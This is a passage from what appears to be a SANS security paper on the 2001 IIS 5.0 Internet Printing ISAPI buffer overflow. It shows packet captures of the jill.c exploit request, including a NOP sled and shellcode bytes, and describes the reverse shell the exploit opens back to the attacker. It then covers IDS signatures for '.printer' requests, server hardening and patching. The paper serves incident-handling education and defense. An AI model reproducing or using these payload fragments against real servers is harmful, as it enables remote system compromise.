Diagram 9c shows the HTTP GET Request from jill.c, in the format discussed in section 6.1, and that the very next communication is what the packet sniffer deciphers as an ftp connection being made back from the web server to the hacker's machine. This is actually the reverse telnet session being established back the attacker's computer on TCP Port 21.

Figure 9h

```
⊟ Hypertext Transfer Protocol
    GET /NULL.printer HTTP/1.0\r\n
    Beavuh: \220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\353\003]\353\005\350\370\377\377\377\203\305\025\220\220\220\213\3053
    Host: \220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
    \r\n
```

Figure 9i


```
0370  0d 0a 48 6f 73 74 3a 20  90 90 90 90 90 90 90 90   ..Host:  ........
0380  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0390  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0400  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0410  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0420  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0430  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0440  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0450  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0460  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0470  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0480  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0490  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
04a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
04b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
04c0  90 33 c0 b0 90 03 d8 8b  03 8b 40 60 33 db b3 24   .3...... ..@`3..$
04d0  03 c3 ff e0 eb b9 90 90  05 31 8c 6a 0d 0a 0d 0a   ........ .1.j....
```

These packet captures show an obvious buffer overflow attempt. The repeated characters are called NOP's which are not executable, so when the overflow occurs, the pointer will slide down the NOP's to the attacker's code. This lessens the need to be accurate with the placement of the malicious code. Luckily for the system's administrators, this is also an obvious sign of a buffer overflow attempt that can be keyed on for detection by IDS systems.

Signatures for this attack can be built into intrusion detection sensors so that attempts can be detected. On May 2nd, 2001 Internet Security Systems advised that administrators add custom signatures that looked for URL's containing \.printer$ if IPP wasn't in use or null\.printer if IPP was in use. The reason is that any request containing a call to a printer should be suspect if the service isn't available. If the service is available then the signature should be narrowed down to the null printer, which is commonly used in attack code. As the packet traces in figures 9g and 9h, it is specifically used in the jill.c code.

9.4.3 IDS Alerts

Figure 9j



This is the alert from Internet Security System's Network Sensor that appeared when the exploit code was executed on a segment monitored by the sensor. Notice the URL field which contains the value /NULL.printer. This signature was built into Network Sensor version 7.0, but is the same concept as was used in the custom signatures ISS customers set up in May of 2001.


10. How to Protect Against the IPP ISAPI Extension Buffer Overflow

This exploit is an example of how quickly a vulnerability can turn into a threat to an entire network. The fact that within 24 hours of the announcement, there was exploit code being distributed across the internet, illustrates the need for immediate action. Both the implementation of best practices beforehand and quick, consistent action after notification of a vulnerability are necessary to best protect a server and its network.

10.1 Best Practices:

The concept of Defense in Depth prevents a network from relying on just one or two layers of protection from untrusted networks. It includes the implementation of multiple points at which a hacker will be detected and/or stopped. These points can be created by the use of multiple, special purpose networks that separate servers with different security needs and sensors placed within these networks or on these servers. A standard setup includes an internal network, in which computers that don't need to be accessed by the internet are placed. These usually consist of users workstations and sensitive, backend servers. A second common network is known as a Demilitarized Zone or DMZ, which contains servers that have a requirement to be accessed by computers over the internet. These generally include web, ftp, or other types of front-end servers. The use of both network based and host based intrusion detection sensors are used to detect network anomalies that could be a sign of an attack. Network based sensors are generally placed on ports mirroring each port on a firewall. The sensor on the external interface of the firewall is used to analyze all the traffic coming from the internet to the two networks. The sensors on the DMZ and internal ports can be used to detect attacks that have made it through the firewall. A comparison of the results of the sensors outside the firewall and the sensors inside the firewall can help to determine the firewall's effectiveness at stopping attacker's attempts. They can also send alerts in the form of pages, emails, or screen pops to alert system administrators that an attack may be in progress. Figure 10a shows a likely network setup that includes sensors and networks separated for security requirements.

Figure 10a



Another essential layer in the defense-in-depth strategy is the server operating system and software. There are two main considerations when it comes to the server. The first is the initial configuration and hardening and the second is an ongoing patching process. One of the most important things to keep in mind during the initial configuration of a server is that there should be no unnecessary services installed. In the case of the IIS internet printing ISAPI extension buffer overflow, very few of the vulnerable servers were used for internet printing; however a vast majority of them still had the extension installed. Part of the blame has to be placed on the software designer. Microsoft, specifically, has been subject to a great deal of criticism for its software's default configurations. Windows 2000 server's default install includes both IIS 5.0 and the internet printing ISAPI extension, along with many other seldom used services enabled. On the other hand, any system administrator with security in mind knows that any software's default configuration should never be trusted. The blame for a compromised server can rest on either's shoulders. Microsoft provides the IIS Lockdown Tool which turns off many unnecessary services, thus lessening the avenues of attack available to hackers. Microsoft has also published a checklist for securing IIS 5.0. It specifically addresses the internet printing ISAPI extension as well as issues such as removing other unused services, file system rights, and logging.


While it is necessary to harden the web server, the operating itself needs to be locked down as well. Many security companies and organizations provide guidelines for accomplishing this. One guideline specific to Windows 2000 server is available from the security organization SAN's in its reading room at http://www.sans.org/rr/win2000/sec_server.php. No guideline is perfect for every situation, so a system administrator must adapt each to the server's needs by balancing the security needs with business needs. The same strategy of

installing only the services necessary for the server to run, should be applied to the operating system configuration.

10.2 Ongoing Patch Policy

When the web server has been hardened and placed into the production environment, the security concerns are not over. Everyday new vulnerabilities are being discovered and patches are being released to fix them. Mailing lists such as SecurityFocus's BugTraq (http://www.securityfocus.com/cgi-bin/sfonline/subscribe.pl) and SAN's Critical Vulnerability Analysis (http://server2.sans.org/sansnews) can be used to keep up to date on the vulnerabilities that the security community has become aware of. When one is discovered that affects an administrator's system, a patch should be applied as soon as possible. On rare occasions however, these patches cause other problems, which are sometimes more damaging than the vulnerability would have been. For this reason, patches should be tested in a lab environment before being applied to production servers. Lately there has been much talk about this task. Some companies host thousands of servers and managing patches is an overwhelming responsibility. To assist administrators, Microsoft released the Microsoft Network Security Hotfix Checker or HFNetchk. This tool was able to scan servers locally or remotely for missing patches and could scan multiple servers by listing an IP address range. Since then, Microsoft released the Baseline Security Analyzer, or MBSA, which in addition to scanning servers for missing patches, can provide information for hardening the server by looking for common configuration errors. Figure 10b is a screen shot of the MBSA.

Figure 10b



Companies such as Ecora and Configuresoft also offer patch management software packages, which automatically discover, analyze and deploy security patches to Microsoft servers. These packages have found a niche in the security industry because of the lack of, and need for, some kind of security patching

policy for every organization. Most of the crippling Internet worms that have gained so much publicity could have been prevented if a successful policy were adopted by every system administrator.

A patch was provided for the internet printing ISAPI extension buffer overflow on May 1st, 2001. In security bulletin MS01-023, Microsoft detailed the exploit and included a link to an update named Q296576_W2K_SP2_x86_en.exe which fixed the vulnerability. In the bulletin, Microsoft "strongly urges all IIS 5.0 server administrators to install the patch immediately". This fix could be applied to any vulnerable Windows 2000 Server up through Service Pack 1 and was included in Windows 2000 Service Pack 2. If the patch has been applied the following registry key should exist: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP1\Q296576.

The defense-in-depth strategy is best illustrated by the fact that any of the layers listed above could help to prevent and/or detect an attacker's attempt to exploit the internet printing ISAPI extension buffer overflow as it was demonstrated in Section 9.

10.3 Vendor Responsibility

Microsoft, as the vendor of IIS 5.0 and Windows 2000 Server, has some responsibility to prevent vulnerabilities such as the IPP ISAPI extension buffer overflow. This specific vulnerability resulted from some issues that Microsoft has recently begun to address. The Trustworthy Computing Initiative was introduced in an executive email from Microsoft's Chairman and Chief Software Architect Bill Gates. Its purpose was to direct the company's focus on security more than functionality, which is where it always has been.

The buffer overflow is a result of poor programming practices. Microsoft addressed this by sending thousands of its programmers to a security refresher and instructing them to concentrate on building secure code. Where increased functionality would decrease security, the functionality is supposed to be sacrificed. This was not the case in the past. While it is unreasonable to expect all of its code to be completely secure, a new focus on security should result in fewer vulnerabilities.

While insecure code is a large problem, if there were no servers running it, there would be no issue. Microsoft makes it even worse by creating a situation in which millions of servers are running it and don't need it or even know about it. This is because of the fact that Windows 2000 Server includes both IIS and the internet printing protocol ISAPI extension in its default install. The percentage of Windows Servers that need to run a web server and then the percentage of those that need to offer the Internet Printing Extension is so small that there really is no excuse for them to be included by default. The first step that Microsoft took to

remedy this was to release the IIS Lockdown Tool. As described before, this tool helps an administrator disable services that aren't needed. While this is a very effective tool it still requires an administrator that thinks about security. While many system administrators do exercise the due diligence to address security needs, the reality is that there are many more that don't give any consideration to them. Because of this, there is a responsibility to protect other computers on the Internet from these servers. The Trustworthy Computing Initiative addresses this as well. Gates promises that future releases of Windows Server will ship "secure by default". This is a big step in building an Internet that isn't quite as susceptible to the crippling worms that Microsoft has been largely to blame for.

The part of its responsibility at which Microsoft has already proven successful was quickly making a patch available. Making administrators aware of the need to quickly apply the patch was also a responsibility which they lived up to. At the time that this vulnerability was discovered, Microsoft was already under a great deal of heat for the number of problems with its software. The internet printing ISAPI extension buffer overflow was the first remotely exploitable vulnerability in the new IIS 5.0 and Windows 2000, so it also grabbed its share of headlines. There was no shortage of notices to administrators that it was very important that this patch be applied. Unfortunately, these notices were still commonly ignored. A history of an overwhelming number of confusing security bulletins had a numbing effect on many system administrators who had reached a point at which they just stopped paying attention. Microsoft hopes that steps to make the code more secure will keep the number of announcements manageable. They also changed the complexity of the security bulletins to make them more understandable to the most inexperienced system administrators. Security experts are still reserving judgment on the effectiveness of all the measures that Microsoft it taking as part of its Trustworthy Computing Initiative.

11. **Additional Information**

URL's

eEye Security's Advisory on the Windows 2000 IIS 5.0 Remote buffer overflow vulnerability
http://www.eeye.com/html/Research/Advisories/AD20010501.html

CERT Advisory CA-2001-10 Buffer Overflow Vulnerability in Microsoft IIS 5.0
http://www.cert.org/advisories/CA-2001-10.html

Common Vulnerabilities and Exposures (CVE-2001-0241)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241

Security Focus (BugTraq ID 2674)
http://www.securityfocus.com/bid/2674/info

Microsoft Security Bulletin (MS01-023)
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-023.asp

A Security BugWare page that shows the code for iishack2000, jill.c, webexplt.pl and a few others
http://www.securitybugware.org/NT/1444.html

WindowSecurity.com Analysis of Buffer Overflow Attacks
http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html

HTTP/1.1 RFC
http://ietf.org/rfc/rfc2068.txt?number=2068

Works Cited

1."Internet Storm Center." 1 Apr. 2003. URL: http://isc.incidents.org/top10.html (1 Apr. 2003).

2. "World Wide Web." 5 Aug 2002. http://www.pcwebopedia.com/TERM/W/World_Wide_Web.html (2 Apr 2003)

3. Lemos, Robert. "Security problems open Microsoft's Wallet." 2 Nov. 2001. http://news.com.com/2100-1001-275366.html?legacy=cnet (1 Apr 2003)

4. Wolverton, Troy. "Schwab Financial Site Vulnerable to Attack." 6 Dec. 2000. http://news.com.com/2100-1017-249541.html?legacy=cnet (1 Apr 2003)

5. Wolverton, Troy. "Schwab Financial Site Vulnerable to Attack." 6 Dec. 2000. http://news.com.com/2100-1017-249541.html?legacy=cnet (1 Apr 2003)

6. Fielding, R, J Gettys, J Mogul, H Frystyk, T Berners-Lee. "Request for Comments: 2068." Jan. 1997. URL: http://www.ietf.org/rfc/rfc2068.txt?number=2068 (1 Apr. 2003).

7. Fielding, R, J Gettys, J Mogul, H Frystyk, T Berners-Lee. "Request for Comments: 2068." Jan. 1997. URL: http://www.ietf.org/rfc/rfc2068.txt?number=2068 (1 Apr. 2003).

8. Fielding, R, J Gettys, J Mogul, H Frystyk, T Berners-Lee. "Request for Comments: 2068." Jan. 1997. URL: http://www.ietf.org/rfc/rfc2068.txt?number=2068 (1 Apr. 2003).

9. Wright, F.D. "Design Goals for an Internet Printing Protocol." April 1999. http://ietf.org/rfc/rfc2567.txt?number=2567 (1 Apr 2003)

10. "Internet Printing." URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/proddocs/entserver/sag_PRINTconcepts_Internet_printing.asphtm (1 Apr. 2003).

References

McClure, Stuart, Joel Scambray, George Kurtz. Hacking Exposed – Third Edition. Berkeley, CA: Osborne/McGraw-Hill. 2001.

Chirillo, John. Hack Attacks Revealed. Indianapolis, IN: Wiley Publishing, Inc. 2002

"HTTP/1.1." 16 Aug. 1998. URL: http://www.apacheweek.com/features/http11 (1 Apr 2003)

"Windows 2000 IIS 5.0 Remote buffer overflow vulnerability (Remote SYSTEM Level Access)." 1 May 2001. http://www.eeye.com/html/Research/Advisories/AD20010501.html (1 Apr 2003)

"Microsoft Security Bulletin MS01-023." 1 May 2001. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-023.asp (1 Apr 2003)

"CVE-2001-0241." 18 Sep 2001. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241 (1 Apr 2003)

"Microsoft IIS 5.0 .printer ISAPI Extension Buffer Overflow Vulnerability." 7 May 2001. http://www.securityfocus.com/bid/2674/info (1 Apr 2003)

Pincock, Corey. "Secure Windows Initiative Trial by Fire: IIS 5.0 Printer ISAPI Buffer Overflow." 7 Jun 2001. http://www.sans.org/rr/win2000/trial.php (1 Apr 2003)

"IIS 5.0 ISAPI Internet Printing Protocol extension buffer overflow." 1 May 2001. http://www.iss.net/security_center/static/6485.php (1 Apr 2003)

"CERT® Advisory CA-2001-10 Buffer Overflow Vulnerability in Microsoft IIS 5.0." 2 May 2001. http://www.cert.org/advisories/CA-2001-10.html (1 Apr 2003)

"1444."11 May 2001. http://www.securitybugware.org/NT/1444.html (1 Apr 2003)

"Security Focus Home: Vulnerabilities Archive" http://www.securityfocus.com/cgi-bin/sfonline/vulns.pl (1 Apr 2003)

Ogorkiewicz, Maciej, Piotr Frej. "Analysis of Buffer Overflow Attacks." 8 Nov 2002. http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html (1 Apr 2003)

McWilliams, Brian. “First Remote IIS 5 Root Exploit In The Wild” 3 May 2001 http://www.internetnews.com/dev-news/article.php/10_758151 (1 Apr 2003)

“IIS Lockdown Tool” http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp (1 Apr 2003)

Bys Corey. “Securing Windows 2000 Server.” 20 May 2001. http://www.sans.org/rr/win2000/sec_server.php (1 Apr 2003)

Bekker, Scott. “Configuresoft Security Patch Management Software Updated “ 13 Nov 2002. http://www.entmag.com/news/article.asp?EditorialsID=5587 (1 Apr 2003)

“Vendor Introduces Patch Management Software For Microsoft Applications.” 9 Jan 2003. http://www.internetwk.com/story/INW20030109S0006 (1 Apr 2003)

Hayes, Frank. “Microsoft’s Tall Order.” 17 Jun 2002. http://www.computerworld.com/securitytopics/security/story/0,10801,72040,00.html (1 Apr 2003)

Gates, Bill. “Trustworthy Computing.” 18 Jul 2002. http://www.microsoft.com/mscorp/execmail/2002/07-18twc.asp (1 Apr 2003)

Last Updated: July 20th, 2017

Upcoming Training

SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event